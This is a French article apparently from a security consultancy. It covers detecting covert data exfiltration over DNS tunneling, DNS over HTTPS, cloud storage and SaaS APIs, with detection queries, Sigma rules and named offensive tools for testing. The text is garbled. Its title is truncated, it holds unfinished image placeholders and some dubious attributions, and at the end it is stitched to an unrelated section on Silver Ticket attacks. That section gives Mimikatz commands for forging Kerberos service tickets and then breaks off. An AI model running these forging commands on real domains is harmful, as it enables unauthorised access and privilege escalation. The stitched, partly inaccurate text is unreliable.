AYI NEDJIMI Consultants

Exfiltration furtive (DNS, DoH, : Analyse Technique

Catégorie : Articles Techniques Lecture : 25 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les adversaires développent des techniques d'exfiltration furtive pour contourner les contrôles réseau et DLP : tunneling DNS, DoH, résolveurs «.

Cette analyse technique de Exfiltration furtive (DNS, DoH, s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Ce guide technique sur exfiltration furtive dns doh analyse s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : résumé exécutif, panorama des vecteurs d'exfiltration et dns tunneling : principes et détection. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Résumé exécutif

Les adversaires développent des techniques d'exfiltration furtive pour contourner les contrôles réseau et DLP : tunneling DNS, DoH, résolveurs « dead-drop », abus d'API cloud storage, canaux stéganographiques. Ces stratégies exploitent des protocoles essentiels et des services légitimes, rendant la détection difficile sans instrumentation fine et analyse comportementale. Cet article examine les principaux vecteurs d'exfiltration, propose des stratégies de filtrage egress, de contrôle DLP et des détections avancées (machine learning, analyse séquentielle). L'objectif est d'équiper les équipes SecOps, réseau et data protection pour anticiper, détecter et contrer ces sorties de données.

Panorama des vecteurs d'exfiltration

1. **DNS tunneling** : utilisation de requêtes/subdomains pour transporter des données (ex : Iodine, DNScat2). 2. **DoH (DNS over HTTPS)** : encapsulation DNS dans HTTPS pour masquer le trafic. 3. **Dead-drop resolvers** : domaines/tunnels permettant de déposer/récupérer des données (OneDrive, Google Docs). 4. **Cloud storage abuse** : upload vers S3, GCS, Dropbox, Mega. 5. **API SaaS** : Slack, Teams, GitHub Gist, paste services. 6. **Email sortant / HTTP POST** : POST vers serveurs anonymes. 7. **Steganography** : insertion dans images, protocoles (ICMP, VoIP).

![SVG à créer : carte des canaux d'exfiltration furtive]

Notre avis d'expert
La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

DNS tunneling : principes et détection

Fonctionnement

- Données encodées (Base32/64) dans labels DNS.
- Client envoie requêtes vers domaine contrôlé ; serveur de nom renvoie réponse encodée.
- Utilisation des types TXT, NULL, CNAME.

Indicateurs

- Longueur des labels (>50 caractères).
- Entropie élevée (Base64).
- Volume de requêtes vers domaine unique.
- Types de requêtes atypiques (NULL, TXT) pour domaines non légitimes.

Détection

- Collecter logs DNS (resolver interne).
- Calculer entropie, ratio longueur.
- ML : classification (Random Forest) sur features : longueur, entropie, TTL, réponse NXDOMAIN.
- Outils : Zeek (dns.log), Infoblox Threat Insight, Palo Alto DNS Security.

Mitigation

- Filtrer requêtes vers domaines non autorisés (listes).
- Utiliser `DNS response policy zones (RPZ)`.
- Proxy DNS, interdire accès direct.
- Déployer `split-horizon` DNS.

DNS over HTTPS (DoH)

Enjeux

DoH chiffre les requêtes DNS dans HTTPS, contournant la surveillance DNS traditionnelle. Les attaquants peuvent utiliser DoH publics (Cloudflare, Google) ou hébergés.

Détection

- Identifier egress vers DoH endpoints (listes).
- Analyse TLS SNI (`cloudflare-dns.com` , `dns.google`).
- Decrypt TLS (inspection) où autorisé.
- Anomalies : trafic DoH depuis serveurs (non browsers).
- Machine learning sur patterns (ex : ratio requêtes).

Mitigation

- Interdire DoH vers Internet, autoriser via proxy interne.
- Configurer navigateurs via GPO (DoH disabled or corporate DoH).
- Firewall L7 (Palo Alto, Zscaler) pour bloquer DoH non approuvé.

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

Dead-drop resolvers & commande

Les « dead-drop » utilisent des stockages partagés (ex : Dropbox, GitHub) comme canaux. Les attaquants déposent un fichier, l'agent lit et exfiltre via API.

Détection

- Logs API : `ListObjects` , `GetObject` sur bucket inconnu.
- Proxy HTTP -> détection uploads (size, content-type).
- CASB (Defender for Cloud Apps) pour surveiller activités anormales.
- Data Tagging : classification `sensible` .

Mitigation

- Egress filtering : autoriser endpoints officiels seulement.
- DLP pour détecter PII dans uploads.
- Force CASB inline.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Abuse cloud storage & SaaS

- Uploads vers `pastebin` , `Gist` , `Slack` .
- Utilisation de `OneDrive` , `SharePoint` personnels.

Détection

- CASB usage -> baseline.
- SIEM corrèle `upload volume`.
- DLP inspect content (Exact Data Match).
- Monitor tokens Oauth (consent).

Mitigation

- Bloquer `unsanctioned apps`.
- SSO enforce.
- Data tagging + DLP.

Egress filtering stratégie

1. **Whitelisting** : autoriser domaines/IP approuvés. 2. **Proxy** : tout trafic HTTP/HTTPS via proxy. 3. **Firewall L7** : bloquer protocoles non autorisés (ICMP). 4. **Micro segmentation** : limiter flux par rôle. 5. **TLS inspection** : inspecter payload (avec respect RGPD).

DLP (Data Loss Prevention) modern

- DLP Endpoint : surveiller copies USB, impression.
- DLP Network : inspecter payload, regex, machine learning.
- DLP Cloud : Office 365, Google.

Features avancées

- EDM (Exact Data Match).
- Trainable classifiers (ML).
- Fingerprinting (hash).

Challenges

- Fausse positivité.
- Chiffrement end-to-end.
- DoH/HTTPS.

Détection ML & analytique comportementale

- Features: volume, entropie, destination, temps.
- Techniques: Isolation Forest, LSTM, clustering.
- Data: DNS logs, NetFlow, proxy, CASB.

ML détecte anomalies exfil vs baseline. Requiert data lake, label, MLOps.

![SVG à créer : pipeline ML pour détection exfiltration (ingestion -> features -> modèle -> alertes)]

Dead-drop via DNS TXT

- Cobalt Strike `DNS beacon`.
- Indicateurs : flux type TXT, réponse contenant Base64.
- Zeek `dns.log` -> `answers`.

Covert channels additionnels

- **ICMP** : ping payload (Ptunnel).
- **HTTP/S** : POST vers API restful.
- **SMTP** : email auto.
- **VoIP / RTP** : moduler audio.

Détection

- NetFlow -> port usage.
- IDS signatures (Snort).
- Behavioral analytics.

Egress monitoring architecture

- Centraliser logs (DNS, proxy, firewall, CASB).
- Data lake (Kusto, Splunk, Elastic).
- Correlation rules (SIEM).
- ML pipeline.
- SOAR response (block, notify).

Response playbooks

1. Alert exfil suspect. 2. Identify host & user. 3. Isolate (network segmentation). 4. Collect memory/disk (Volatility). 5. Reset credentials. 6. Notify data governance. 7. Conduct impact analysis (données exfiltrées). 8. Report (RGPD).

Hunt scenarios

- DNS: long labels, high entropy.
- Proxy: large uploads outside business hours.
- CASB: unusual API key usage.
- NetFlow: sustained traffic to new IP.

KQL example:

```
DNSRequests
| extend labelLength = strlen(Name)
| extend entropy = bin(Entropy(Name), 0.1)
| where labelLength > 50 or entropy > 4.0
| summarize count() by ClientIP, Name, entropy
```

Proxy example:

```
ProxyLogs
| where DestinationUrl contains "dropbox" and BytesUploaded > 10000000
| summarize total = sum(BytesUploaded) by User, DestinationUrl
```

Case studies

1. FIN7 DNS exfiltration

Utilisation DNSpionage, encode credentials. Détection via entropie + NXDOMAIN rate. Mitigation : firewall DNS, chalklist domain.

2. Equipe interne (shadow IT) utilisant Google Drive personnel

Giga uploads détectés via CASB. DLP a bloqué. Sensibilisation + SSO enforce.

3. APT exfil via Dropbox API

Token OAuth volé. CASB a détecté `ListFolders` par compte service. Remédiation : revoke token, rotate secrets, adopt conditional access.

Governance & politiques

- Politique egress : document flux autorisés.
- Data classification : tag données, générer règles DLP.
- Processus exception (approuver domaines additionnels).

Collaboration inter-équipes

- SecOps + Réseau : firewall, proxy, DNS policies.
- Data Protection : DLP, classification.
- Legal : notification RGPD.

Architecture Zero Trust egress

- Principes ZTNA : explicit allow, micro-segmentation.
- Proxy / CASB pour ressources cloud.
- Identity-aware proxies.

ML detection pipeline details

1. Ingestion logs (Kafka). 2. Feature engineering (Spark). 3. Model training (AutoML). 4. Deployment (Azure ML). 5. Feedback (analyst).

Sensibilisation & formation

- Former employés : pas d'upload non autorisé, signaler anomalies.
- Simulations (exfil scenario) -> tester processus.

Compliance & reporting

- RGPD : notification en 72h.
- PCI DSS : monitoring DLP.
- ISO 27001 : Annex A 13 (transferts).

Metrics

- `Mean time to detect exfil`.
- `% trafic via proxy contrôlé`.
- `Faux positifs DLP`.
- `# anomalies exfil par mois`.

Résilience

- Backups chiffrés, pour restaurer.
- Logs immuables (WORM).

Roadmap de maturité

1. **Phase 1** : logs DNS/proxy centralisés, DLP base. 2. **Phase 2** : egress whitelisting, CASB, hunts. 3. **Phase 3** : ML detection, SOAR response, cloud integration. 4. **Phase 4** : automation cross-domain, ZTNA, data-centric security.

Checklist finale

1. Centraliser logs DNS/HTTP/NetFlow et établir baselines. 2. Déployer filtrage egress (proxy, firewall L7, DoH control). 3. Activer DLP (endpoint, network, cloud) avec classification des données. 4. Surveiller API cloud & SaaS via CASB (détection uploads, tokens). 5. Mettre en œuvre détection ML (entropie, anomalies) et hunts réguliers. 6. Automatiser la réponse (SOAR, isolation, revocation accès). 7. Sensibiliser et gouverner (politiques egress, exceptions). 8.

Intégrer la conformité (RGPD, PCI), reporting. 9. Maintenir TI (domaines, IOC) et feed blocklist. 10. Tester régulièrement (table-top, red team) et améliorer en continu. Pour approfondir, consultez Container Escape 2026 : Nouvelles Techniques Docker.

En suivant cette approche, les organisations réduisent l'impact des techniques d'exfiltration furtive et renforcent la protection de leurs données sensibles. Pour approfondir ce sujet, consultez notre article sur les attaques DNS incluant le tunneling et le hijacking.

Analyse détaillée : DNS tunneling

Protocoles et outils

- **Iodine** : encapsule IPv4 dans DNS. Utilise `NULL`, `TXT`. Débit ~1 Mbps.
- **DNScat2** : tunnel C2. Encodage Base32, AES.
- **DNS2TCP** : transfère TCP via DNS.
- **Cobalt Strike DNS Beacon** : beaconing `TXT` ou `A` records.

Signatures comportementales

- Ratio `requests/responses` élevé.
- Diversité des sous-domaines (pas de caches).
- TTL faible.
- Utilisation de `.cloudfront.net` (CDN).

Méthodes de détection supplémentaires

- `Frequency analysis` : top NXDOMAIN.
- `K-means clustering` sur features.
- `Deep learning` (CNN) sur vecteurs de caractères (embedding).
- `Entropy sliding window`.

Sécurité DNS avancée

- `DNS firewall` (Infoblox).
- `DoH proxy` interne.
- `DNS logging` (RFC 8617).

Détails sur DoH/DoT

- `DoT` (DNS over TLS) port 853.
- `DoH` (HTTPS).
- `ESNI` (Encrypted SNI) complique SNI detection.

Stratégie

- Bloquer DoT/DoH sortant sauf vers resolvers approuvés.

- Utiliser `Application-aware firewall`.
- Inspecter certificats TLS (subject).

Logging

- Proxy HTTP `connect`.
- Cloudflare `DoH telemetry` (if cooperating).

Dead-drop techniques approfondies

GitHub Gist

- API `POST /gists`.
- Base64 encode data.
- API tokens personnel.

Détection : GitHub audit (Enterprise). Proxy patterns `api.github.com`. CASB -> classify as unsanctioned.

Slack/Teams

- Webhooks entrants.
- Fichiers `files.upload`.

Détection : Slack Audit Logs API, DLP integration. Teams -> Defender for Cloud Apps policy.

Paste services

- `pastebin`, `ghostbin` -> plain text.

Proxy inspect content (regex PII). Block via firewall.

Cloud storage : S3, GCS, Azure Blob

- Upload via `AWS CLI`, `Boto3`.
- Credential compromise.
- Pre-signed URLs.

Monitoring

- CloudTrail `PutObject`.
- S3 Access Logs.
- CloudWatch `Anomalies` (GuardDuty `Exfiltration`).

Mitigation

- S3 Block Public Access.
- Access Analyzer.

- Macie for DLP.
- VPC Endpoint policies.

Data tagging et classification

- Sensitivity labels (MIP).
- Metadata (Azure Purview).
- Data discovery (BigID, Collibra).

Classified data -> DLP policies (block).

Egress filtering exemples

- Palo Alto App-ID -> block `tunneling-apps`.
- Cisco Umbrella -> DNS security.
- Zscaler -> egress policy.

Example policy

- Only allow HTTP/HTTPS via proxies.
- Deny direct `TCP 53` outbound except resolvers.
- Deny `SSH` from servers non admins.

Tunnel detection via NetFlow

- Baselines per host.
- `NetFlow v9` -> bytes, packets, duration.
- Tunneling shows `small packets` at constant rate.

ML on NetFlow: `kNN`, `SVM`. Tools: Cisco Stealthwatch, Darktrace.

Machine learning pipeline détaillé

Data collection

- DNS logs -> BigQuery.
- Proxy logs -> Kafka.
- CASB -> API.

Feature extraction

- `entropy`, `label length`, `query rate`.
- `bytesout`, `bytesin`, `time`.
- `useragent`, `destination`.

Model

- Isolation Forest for anomalies.
- Random Forest classification.
- Autoencoder (sequence).

Evaluation

- Precision, recall, ROC.
- Label with known incidents.
- Feedback -> supervised improvement.

Deployment

- Batch + streaming.
- Alert to SIEM.
- Retrain monthly.

![SVG à créer : diagramme pipeline ML complet]

Détections heuristiques supplémentaires

- Check `base64` strings in HTTP headers.
- Detect `User-Agent` unusual (powershell).
- Identify `POST` containing high entropy.

Stéganographie

- Data hidden in images (LSB).
- Audio (ultrasound).

Mitigation

- DLP image analysis (Vision).
- Restrict outbound file types.
- Watermark corporate images.

ICS/OT exfiltration

- Protocols Modbus/TCP, OPC UA.
- Data exfil via historians.

Security: segmentation, monitor ICS netflow.

Insider threats

- Employees exfil via USB, email.
- DLP endpoint -> block copy.
- Behavior analytics -> volume anomaly.

USB & physical channels

- USB mass storage.
- Cameras (taking screenshot).

Controls : disable USB (Device Control).

Response to detection (detailed)

1. Validate detection (false positive?). 2. Identify data type (PII?). 3. Engage legal/compliance. 4. Notify data owner. 5. Determine scope (assets). 6. Contain (block domain). 7. Forensic (log, memory). 8. Report. 9. Lessons learned.

Integration with identity

- Use identity context in detection: unusual user, impossible travel.
- Conditional Access: block when risky.

Cloud-to-cloud exfiltration

- Attackers move data between SaaS (O365 -> GDrive).

Mitigation: CASB cross-SaaS policy, DLP.

Data encryption & impact

- Data at rest chiffrée, exfiltrée -> still risk (keys?).

Need key management (HSM).

Observabilité temps réel vs batch

- Real-time: detect, block quickly.
- Batch: depth analysis (ML).

Ensure low latency pipeline (<1 min).

Simulation et tests

- Purple team: simulate DNS exfil.
- Tools: `dnscat2`, `Invoke-DNSExfil`.
- Validate detection, response.

Threat intelligence intégration

- Feeds (domaintools, RiskIQ) -> malicious DoH endpoints.
- Community signals (Abuse.ch).

Blocklist update automat.

Logging retention

- Keep logs 12-24 mois (forensics).
- Use cost-effective storage (S3 glacier).

Data privacy considerations

- TLS inspection => informer (privacy).
- DPI -> ensure compliance.
- DPI alternatives: traffic metadata, ML.

Automation example (SOAR)

- When detection: firewall API block domain, notify, create ticket.
- Use `PAN-OS API`, `Cisco ASA API`.

Multi-cloud architecture

- enforce egress via central service (Transit VPC).
- VPC Flow Logs -> detection.
- Cloud DLP (AWS Macie, GCP DLP).

Data masking & tokenization

- Reduce value of stolen data.
- Tokenization for PII.

Organizational readiness

- Incident response plan.
- Table-top exercises (scenarios).
- Align with BCP.

Tooling landscape

- DNS security (Infoblox, BlueCat).
- DLP (Microsoft Purview, Symantec).
- CASB (MCAS, Netskope).
- NDR (Vectra, ExtraHop).

Metrics & reporting advanced

- `Blocked exfil attempts per quarter`.
- `Average data volume blocked`.
- `Number of unique egress anomalies`.

Visualize via dashboards (PowerBI). Pour approfondir, consultez Escalades de privilèges AWS.

Research & community

- Papers: "Detecting DNS Tunnels using ML" (ACM).
- GitHub repos (F-Secure `ADNS`).
- Community slack (#blue-team).

Future trends

- QUIC adoption -> new challenge (encrypted transport).
- Browser privacy features (ECH) -> reduces visibility.
- AI-based DLP.

> **Ressources open source associées :**
>
> - DNSTunnelDetector — Détection de tunnels DNS (C++)
> - PacketSniffer-AI — Analyseur de paquets avec IA (Python)
> - mitre-attack-fr — Dataset MITRE ATT&CK (HuggingFace)

Combien de donnees peuvent etre exfiltrees via DNS tunneling ?

Le debit d'exfiltration via DNS tunneling varie de quelques octets a plusieurs kilooctets par seconde selon la configuration. Bien que le debit soit faible comparee aux protocoles traditionnels, cette technique est particulierement furtive car le trafic DNS est rarement bloque ou inspecte en profondeur par les firewalls.

Peut-on detecter une exfiltration en temps reel ?

Oui, la detection en temps reel est possible grace aux solutions DLP, UEBA et aux SIEM augmentes par l'IA. Ces outils analysent les patterns de trafic, les volumes de donnees sortants et les comportements utilisateurs anormaux pour alerter les equipes SOC dans les minutes suivant le debut d'une exfiltration.

Conclusion étendue

Réussir la défense contre l’exfiltration furtive exige une architecture egress zéro confiance, des contrôles DLP intelligents, une instrumentation complète (DNS, proxy, CASB, NetFlow), des algorithmes d’analyse avancés et une collaboration transversale. En investissant dans l’observabilité, l’automatisation et la gouvernance des données, les organisations identifient plus rapidement les signaux faibles et réduisent significativement l’impact des campagnes d’exfiltration.

Focus sectoriel

Finance

- Réglementations (PCI DSS, SWIFT CSC) imposent contrôle egress.
- Data classification forte (PII, transaction).
- Outils : DLP intégrée (Vormetric), tokenisation.
- Use-case : exfil via Bloomberg API détectée par NDR (anomalous).

Santé

- HIPAA/HDS -> données patient.
- DLP pour PHI, labels.
- CASB surveille uploads vers SaaS non approuvé.

Industrie / OT

- ICS segmentation.
- Data exfil via historian.
- Build DMZ, one-way diodes (data diode).

Tech & SaaS

- Forte adoption cloud -> CASB essentiel.
- Contrôler API keys (GitHub).

Analyse en profondeur : DoH detection ML

1. Collect flows (SNI, IP). 2. Features : bytes, bursts, TLS fingerprint (JA3). 3. Label known DoH providers. 4. Train model (RandomForest). 5. Identify unknown DoH endpoints. 6. Investigate -> block.

Data exfil via O365

- Exfil par `SharePoint Sync`.
- Defender for Cloud Apps policies: `Mass download`, `Mass delete`.
- Conditional Access -> `Compliant device only`.
- DLP -> block share external.

Policy design & change management

- Create egress policy doc.
- Review quarterly.
- Process for new domain approvals.
- Involve stakeholders.

Infrastructure as Code (IaC) pour egress

- Terraform config for firewall, proxies.
- Version control approvals.
- Automated tests (policy).

Observabilité dashboards

- `Top destinations (non approved)`.
- `Bytes uploaded per dept`.
- `DNS anomalies heatmap`.

![SVG à créer : exemple tableau de bord exfiltration egress]

Collaboration Blue/Red

- Red team tests exfil via DNS/DoH -> Blue refine detection.

- Purple team scoreboard.

Table-top scenario modèle

1. Exfil via dropbox. 2. Detect by CASB. 3. Response cross-team.

Assess communication, decision.

Data minimization

- Reduce sensitive data stored.
- Data retention policy.

Less data -> less exfil risk.

Legal & incident reporting

- Determine if breach -> notify CNIL.
- Maintain evidence (logs).
- Work with Legal on disclosures.

Integration with SIEM (détails)

- Parsers pour DNS, Proxy, CASB.
- Correlation rules by MITRE technique (TA0010).
- Use Watchlists (approved domains).

Step-by-step detection example

1. DNS log shows high entropy domain. 2. SIEM rule triggers. 3. SOAR fetch endpoint info. 4. Analyst review, isolate host. 5. Forensic confirm `dnscat`. 6. Identify data (credentials). 7. Remediation & reporting.

Endpoint involvement

- EDR telemetry : command lines `powershell Invoke-DNSExfil`.
- DLP endpoint : monitor file access.
- Example detection: `EDR alert -> DNS suspicious` -> correlation.

DLP policy tuning

- Start with monitor mode.

- Evaluate false positives.
- Gradually enforce block.
- Provide override with justification.

Encrypting outbound traffic

- Use TLS break & inspect (legal).
- Alternative: metadata + ML.

Data-centric security

- Encrypt data with field-level encryption.
- Format Preserving Encryption.

SASE & cloud proxies

- Secure Access Service Edge (Zscaler, Netskope) -> combine SWG, CASB.
- Provides consistent policy for remote workforce.

Remote workforce challenges

- Home networks -> more exfil risk.
- Deploy endpoint DLP, VPN w/ split tunnel restrictions.
- Use SD-WAN with central policies.

API rate limiting & detection

- Monitor API usage (cloud).
- Alerts on unusual tokens.
- Use CloudTrail `GetCallerIdentity` for anomaly.

Example detection with BigQuery

```
SELECT user, SUM(bytesuploaded) as total
FROM proxylogs
WHERE destinationdomain NOT IN (SELECT domain FROM approveddomains)
  AND timestamp >= TIMESTAMPSUB(CURRENTTIMESTAMP(), INTERVAL 1 DAY)
GROUP BY user
HAVING total > 100000000;
```

Rate-based controls

- Firewall rate limit.
- Cloud storage -> configure quotas.

False positive management

- Document reasons.
- Adjust thresholds.
- Engage data owner.

End-to-end visibility map

- Data flow mapping (src -> dest).
- Identify choke points.

DLP for structured & unstructured data

- Structured: database -> field-level detection.
- Unstructured: OCR for PDF, images.

Tools for detection engineering

- Jupyter notebooks (analysis).
- Elastic ML.
- Azure Sentinel notebooks.

Incident metrics

- `Time from detection to containment`.
- `Number of impacted records`.

Tech debt & backlog

- Document detection gaps.
- Prioritize improvements.

Emerging threats

- `QUIC-based exfil`.
- `Signal/WhatsApp desktop` for exfil.

- `Blockchain` (data in transactions).

Controls for QUIC

- Firewalls support QUIC detection.
- Force fallback to TLS inspection.

Data lifecycle integration

- Integrate DLP in development (DevSecOps).
- API security (WAF).

Adaptive policies

- Use risk scoring (UEBA).
- High-risk users -> stricter rules.

Example ML detection results

| Feature | Description | Impact | |---------|-------------|--------| | Entropy | Shannon entropy domain | High | | TTL | TTL variance | Medium | | Bytes ratio | Outbound/inbound | High | | Hour | Time-of-day | Medium |

![SVG à créer : tableau features ML]

Cultural aspects

- Promote "see something, say something".
- Encourage reporting suspicious prompts.

Knowledge sharing

- Internal wiki.
- Lunch & learn sessions.

Integration with threat intel platforms

- MISP: store IoC exfil (domains).
- TIP -> feed firewall.

Logging Gaps

- Ensure logging coverage (branch offices).
- Deploy log collectors.

Testing detection coverage (MITRE ATT&CK)

- Map to T1041, T1020.
- Use ATT&CK navigator.

Response to cloud exfil (S3)

1. CloudTrail alert. 2. Block access key. 3. Snapshot bucket. 4. Forensic analysis (object version). 5. Notification.

Data exfil vs data broadcasting

- Some exfil disguised as streaming.
- Monitor unusual protocols from servers.

Integration with zero trust architecture

- Device posture -> allow/deny access.
- Identity context -> dynamic policy.

Red team tool detection

- `Nishang` (PowerShell).
- `Invoke-Exfil`.
- Build detection (regex).

Data discovery & classification pipeline

- Scan repos (S3, DB).
- Tag data.
- Input to DLP.

Future enhancements

- Use `Confidential computing` to protect data.
- Explore `Homomorphic encryption` for processing.

Extended conclusion

La maîtrise de l'exfiltration furtive repose sur une compréhension fine des protocoles, une gouvernance des données rigoureuse, des capacités analytiques avancées et une coordination interfonctionnelle. Les organisations qui investissent dans l'observabilité egress, la classification et l'automatisation transforment la défense en avantage stratégique, capable d'anticiper les évolutions des attaquants.

Annexes techniques

Exemples de règles Sigma

```
title: Suspicious DNS Exfiltration
id: 6e4f1c06-1f23-11ee-be56-0242ac120002
description: Detects potential DNS tunneling via high entropy queries
author: Ayi NEDJIMI
logsource:
  product: windows
  service: dns-server
detection:
  selection:
    QueryName|re: "[A-Za-z0-9+/]{40,}"
  condition: selection
fields:
  - QueryName
  - ClientIP
  - QueryType
level: high
```

Exemple de policy CASB (pseudo)

```
IF app == "Dropbox" AND BytesUploaded > 100MB AND user not in ApprovedGroup
THEN block, alert, create ticket
```

Script PowerShell détection DoH

```
$logs = Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Windows Defender/
Operational'; ID=2072}
$logs | Where-Object { $.Message -like 'DNS over HTTPS*' } | Select TimeCreated, Message
```

Workflow SOAR (textuel)

1. Trigger: SIEM alert (DNS exfil) 2. Enrich: query EDR for process tree 3. Contain: isolate host via EDR API 4. Investigate: run osquery pack (dns_exfil) 5. Remediate: block domain via firewall API 6. Document: update ticket, attach evidence 7. Close: post-incident review

Matrice de risques

| Vecteur | Probabilité | Impact | Contrôles existants | Améliorations | |---------|-------------|--------|---------------------|---------------| | DNS tunneling | Élevée | Élevé | DNS logging, RPZ | ML entropy, DoH control | | DoH/DoT | Moyen | Élevé | Firewall, GPO | TLS inspection, provider allowlist | | Cloud storage | Élevée | Élevé | CASB, DLP | UEBA, quotas | | API SaaS | Moyen | Moyen | CASB | API anomaly, JIT tokens | | Email sortant | Élevée | Moyen | DLP | NLP classifiers |

![SVG à créer : matrice risques exfiltration]

KPI avancés & dashboards

- `Exfiltration attempts blocked (monthly)` -> line chart.
- `Top anomaly destinations` -> bar chart.
- `DLP policy incidents by severity` -> stacked.
- `Model precision/recall` -> table.
- `Time to respond (p95)` -> gauge.

Programme d'amélioration continue

- Quarterly review of exfil incidents.
- Update blocklists, TI.
- Retrain ML models.
- Red team engagement (semi-annual).
- Policy review with business.

Étude de cas approfondie

Contexte : Entreprise e-commerce mondiale. **Incident** : Anomalie DNS détectée (labels 60+ chars). Investigation montre outil `Iodine` sur serveur Linux compromis. **Réponse** :
1. Blocage domaine via RPZ. 2. Isolation serveur (segmentation). 3. Analyse forensic : rootkit, accès initial via vuln Apache. 4. Exfil estimée : 20 Mo (logs). 5. Reset credentials, patch. 6. Notification interne, pas de données PII confirmées.

Leçons :
- Activer monitoring entropie.
- Déployer WAF.
- Sensibiliser équipe Linux.

Étude de cas DoH

Contexte : Start-up biotech. **Incident** : Trafic HTTPS depuis workstation vers `doh.tunnel.example`. DoH provider malveillant, exfil sequence. **Contrôles** : firewall L7 a détecté SNI. CASB a marqué domaine. **Remédiation** : blocage, IR, rotation credentials. Mise en place DoH proxy interne.

Étude de cas cloud storage

Contexte : Cabinet d'avocats. **Incident** : Upload massif vers `OneDrive perso`. CASB a alerté. **Traitement** : Blocage, contact utilisateur (justification). S'agissait d'une erreur. Process : formation, introduction `Client Case Portal`.

Formation & communication

- Modules e-learning (45 min) sur data protection.
- Campagnes ping DLP (simulate).
- Memo « comment transférer des fichiers en sécurité ».

Outils de test open-source

- `Invoke-DNSExfiltrator`.
- `pwncat`.
- `Iodine`, `DNScat2`.

Budget & ROI

- Investissements (CASB, DLP) comparés au coût d'une fuite de données.
- KPI -> prouver réduction incidents.

Démarche Zero Trust Data

- Inventory, classification.
- Policy enforcement everywhere.
- Continuous analytics.

Alignement avec MITRE ATT&CK

| Technique | Détection | Contre-mesure | |----------|----------|---------------| | T1041 (Exfiltration over Command and Control Channel) | Proxy logs, NetFlow | Egress filtering, DLP | | T1048 (Exfiltration Over Alternative Protocol) | DNS/ICMP logs | Block alt protocols | | T1567

(Exfiltration Over Web Services) | CASB, API logs | App allowlist, quotas | | T1020 (Automated Exfiltration) | Behavioral ML | Rate limiting | | T1537 (Transfer Data to Cloud Account) | CASB | SaaS restrictions | Pour approfondir, consultez Secrets sprawl : collecte.

Roadmap alignée

- Q1 : Deploy DoH control, DNS entropy detection.
- Q2 : Integrate CASB with SOAR, launch ML pilot.
- Q3 : Expand DLP to endpoints, fine-tune policies.
- Q4 : Zero Trust egress architecture, advanced analytics.

Perspectives

- Adoption massive de QUIC/ECH nécessitera de nouveaux mécanismes (handshake metadata, endpoint allowlists).
- DLP s'oriente vers le data-centric (policy attach to data).
- L'IA générative facilite l'analyse logs.

Conclusion finale

La lutte contre l'exfiltration furtive demande une vigilance permanente et une approche holistique, alliant contrôles techniques, gouvernance des données, analyses avancées et collaboration inter-équipes. En anticipant les évolutions protocolaires, en maîtrisant les flux sortants et en exploitant intelligemment la donnée, les organisations protègent leur capital informationnel et renforcent leur résilience face aux menaces en constante mutation.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 Indicateurs de détection :

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
